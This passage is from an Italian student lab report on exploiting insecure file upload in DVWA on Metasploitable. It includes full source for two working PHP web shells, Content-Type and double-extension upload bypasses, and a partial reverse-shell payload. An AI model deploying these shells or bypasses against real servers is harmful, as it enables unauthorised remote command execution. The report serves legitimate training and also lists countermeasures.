tcp        0      0 0.0.0.0:3306           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5900           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:41837          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6000           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:192.168.1.170:53 0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.1:53    0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:54070          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:59351          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.1:953   0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:192.168.1.170:80 192.168.1.164:60100    ESTABLISHED -
tcp        0      0 0.0.0.0:192.168.1.170:80 192.168.1.164:45254    TIME_WAIT   -
tcp        0      0 0.0.0.0:192.168.1.170:80 192.168.1.164:51226    ESTABLISHED -
tcp6       0      0 :::2121                :::*                    LISTEN      -
tcp6       0      0 :::3632                :::*                    LISTEN      -
tcp6       0      0 :::53                  :::*                    LISTEN      -
```

Fig. 11 - Output di *netstat -antup*: molte porte in ascolto e connessione attiva da 192.168.1.164 (Kali) verso la porta 80.

5.11 Panoramica del Traffico HTTP in Burp Suite

Nello screenshot seguente è visibile la cronologia HTTP raccolta da Burp Suite durante l'intera esercitazione: si notano le POST verso `/dvwa/vulnerabilities/upload/` (l'upload del file) e le numerose GET verso `/dvwa/hackable/uploads/shellADV.php` con i diversi comandi passati come parametro `cmd`. Avere a disposizione tutto questo traffico in un unico posto è stato fondamentale per capire passo passo cosa stesse succedendo lato client e lato server.




Fig. 12 - Cronologia HTTP di Burp Suite con upload e successive richieste alla shell shellADV.php.

6. Appendice: Codice degli Script PHP Utilizzati

Di seguito riporto il codice sorgente dei due script PHP utilizzati durante l'esercitazione. Il primo è uno script minimale che serve solo a verificare che la vulnerabilità sia sfruttabile; il secondo è una versione più strutturata, con un'interfaccia HTML che facilita l'esecuzione dei comandi e la lettura dell'output direttamente dal browser.

6.1 Script `shell.php` = Web Shell Minimale

Questo script è il più semplice possibile: legge il parametro `cmd` passato in `GET` e lo esegue tramite la funzione `system()`. È stato usato come primo test al livello Low della DVWA per verificare che l'upload e l'esecuzione fossero possibili.

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}>
```


6.2 Script *shellADV.php* = Web Shell Avanzata

Questa è la versione più completa che ho effettivamente utilizzato per tutta la fase di enumeration. Rispetto alla precedente offre tre cose in più: una piccola autenticazione tramite parametro *k*, un'interfaccia HTML con un tema scuro che ricorda un terminale, e un blocco di upload ulteriore per poter caricare altri file dalla shell stessa. Sezione System Info, Command Execution e File Upload sono riportate come box separati nella pagina renderizzata.

```
<?php
/*
 * Mini web shell didattica per laboratorio DVWA
 * Funzioni: esecuzione comandi, info sistema, upload file
 */

// Autenticazione base via parametro (per evitare accessi accidentali)
$key = "lab2026"; if (!isset($_GET['k']) || $_GET['k'] !== $key) {
    http_response_code(404);    exit("Not Found"); }

echo "<!DOCTYPE html><html><head><title>shell</title>"; echo "<style>body{font-
family:monospace;background:#111;color:#0f0;padding:20px}"; echo
"pre{background:#000;padding:10px;border:1px solid #0f0}"; echo
"input,button{background:#000;color:#0f0;border:1px solid #0f0;padding:5px}"; echo
"input[type=text]{width:60%}</style></head><body>";

// Info di sistema echo "<h3>[+] System
Info</h3><pre>"; echo "User: " .
shell_exec('whoami'); echo "Host: " .
shell_exec('hostname'); echo "Kernel: " .
php_uname(); echo "PWD: " . getcwd() .
"\n"; echo "</pre>";

// Esecuzione comandi echo "<h3>[+] Command Execution</h3>"; echo "<form
method='GET'>"; echo "<input type='hidden' name='k' value='$key'>"; echo
"<input type='text' name='cmd' placeholder='comando...' autofocus>"; echo
"<button type='submit'>RUN</button></form>";

if (isset($_GET['cmd'])) {    echo "<pre>$ " .
htmlspecialchars($_GET['cmd']) . "\n";    echo
htmlspecialchars(shell_exec($_GET['cmd'] . ' 2>&1'));    echo
"</pre>"; }

// Upload file echo "<h3>[+] File Upload</h3>"; echo "<form
method='POST' enctype='multipart/form-data'>";
echo "<input type='file' name='f'><button type='submit'>UPLOAD</button></form>";

if (!empty($_FILES['f']['name'])) {    $dest = getcwd() . '/' .
basename($_FILES['f']['name']);    if
(move_uploaded_file($_FILES['f']['tmp_name'], $dest)) {
echo "<pre>[+] Uploaded to: $dest</pre>";    } }

echo "</body></html>";
?>
```

7. Risultati Ottenuti

✓ Ambiente virtuale configurato correttamente

Le due VM (Kali 192.168.1.164 e Metasploitable 192.168.1.170) si vedono reciprocamente sulla rete. Il test di *ping* bidirezionale ha avuto esito positivo con 0% di perdita pacchetti su entrambe le direzioni.

✓ Upload riuscito su tutti e tre i livelli DVWA

Sono riuscito a caricare la shell PHP sui livelli *low*, *medium* e *high*. Per i due livelli più protetti ho usato due bypass diversi: modifica del Content-Type tramite Burp per il *medium* e doppia estensione *.php.jpg* per l'*high*.

✓ Esecuzione di comandi remoti come *www-data*

Tramite la shell *shellADV.php* ho potuto eseguire qualsiasi comando sulla macchina bersaglio nel contesto dell'utente Apache. Ho ottenuto informazioni complete su kernel, utenti, binari SUID e servizi in ascolto, che rappresentano la base di una qualsiasi fase di enumeration.

✓ Monitoraggio completo del traffico con Burp Suite

Tutte le richieste HTTP/HTTPS dalla Kali verso la DVWA sono state correttamente intercettate, analizzate e — dove necessario — modificate. Burp si è rivelato fondamentale sia per il bypass del livello *medium* sia per rivedere a posteriori la sequenza di richieste inviate alla shell.

8. Difficoltà Incontrate

La difficoltà principale è stata la **configurazione della rete tra le VM**. Inizialmente avevo lasciato le schede di rete in modalità NAT predefinita, e le due macchine non riuscivano a comunicare perché si trovavano in due reti virtuali separate. Dopo aver letto la documentazione di VirtualBox ho cambiato l'impostazione in *Bridged*, e da quel momento entrambe hanno ricevuto un indirizzo IP nella stessa subnet del mio router, risolvendo il problema.

Un altro punto in cui sono rimasto bloccato per un po' è stato il **bypass del livello Medium**: la prima volta avevo modificato solo l'estensione del file in *.jpg*, ma il bypass non funzionava perché continuavo a inviare *Content-Type: application/x-php*. Solo dopo aver letto attentamente la richiesta in Burp ho capito che il filtro guarda quel campo specifico, e mi è bastato modificarlo per superare il controllo.

Infine, una piccola difficoltà concettuale al livello **High**: non era ovvio perché un file con estensione *.php.jpg* venisse comunque eseguito come PHP. Indagando ho scoperto che Apache, sulle vecchie configurazioni come quella di Metasploitable, processa il file in base a tutte le estensioni presenti nel nome, non solo l'ultima. È un comportamento che oggi è considerato un anti-pattern, ma all'epoca era piuttosto comune.

9. Conclusioni

Questa esercitazione mi ha permesso di toccare con mano una delle vulnerabilità web più rappresentative e didatticamente più ricche: il **File Upload non sicuro**. Avere a disposizione tre livelli di difficoltà progressivi sulla DVWA mi ha aiutato a capire non solo *che cosa* attacca la vulnerabilità, ma anche *come* i diversi controlli applicati lato server possono essere aggirati con tecniche diverse: nessun controllo (Low), validazione del Content-Type (Medium), validazione dell'estensione (High).

Dal punto di vista degli strumenti, l'uso combinato di **Burp Suite** e di un browser configurato con il proxy è stato la chiave per comprendere ciò che accade davvero dietro le quinte di ogni click. Burp non è solo uno strumento di attacco: è soprattutto uno strumento di *visibilità*, e credo sia questa la lezione più importante che porto a casa.

In prospettiva futura, sarebbe interessante completare l'esercizio spingendosi oltre la semplice esecuzione di comandi e provando a ottenere una *reverse shell* interattiva (per esempio con un payload `bash -i >& /dev/tcp/...`) e poi sfruttare uno dei binari SUID individuati per ottenere privilegi di root sulla macchina bersaglio. Sarebbe inoltre utile approfondire le contromisure lato sviluppatore: validazione robusta lato server, controllo del *magic number* del file, salvataggio fuori dalla document root, riscrittura dei nomi e disabilitazione dell'esecuzione PHP nella cartella di upload.

Nel complesso ritengo che questa esercitazione sia stata particolarmente formativa: oltre a consolidare la mia conoscenza teorica della vulnerabilità, mi ha dato la prima esperienza concreta di una *kill chain* completa, dalla scoperta del bersaglio fino all'esecuzione di comandi sul sistema remoto.

Report redatto nell'ambito del Corso di Cybersecurity & Ethical Hacking - A.A. 2026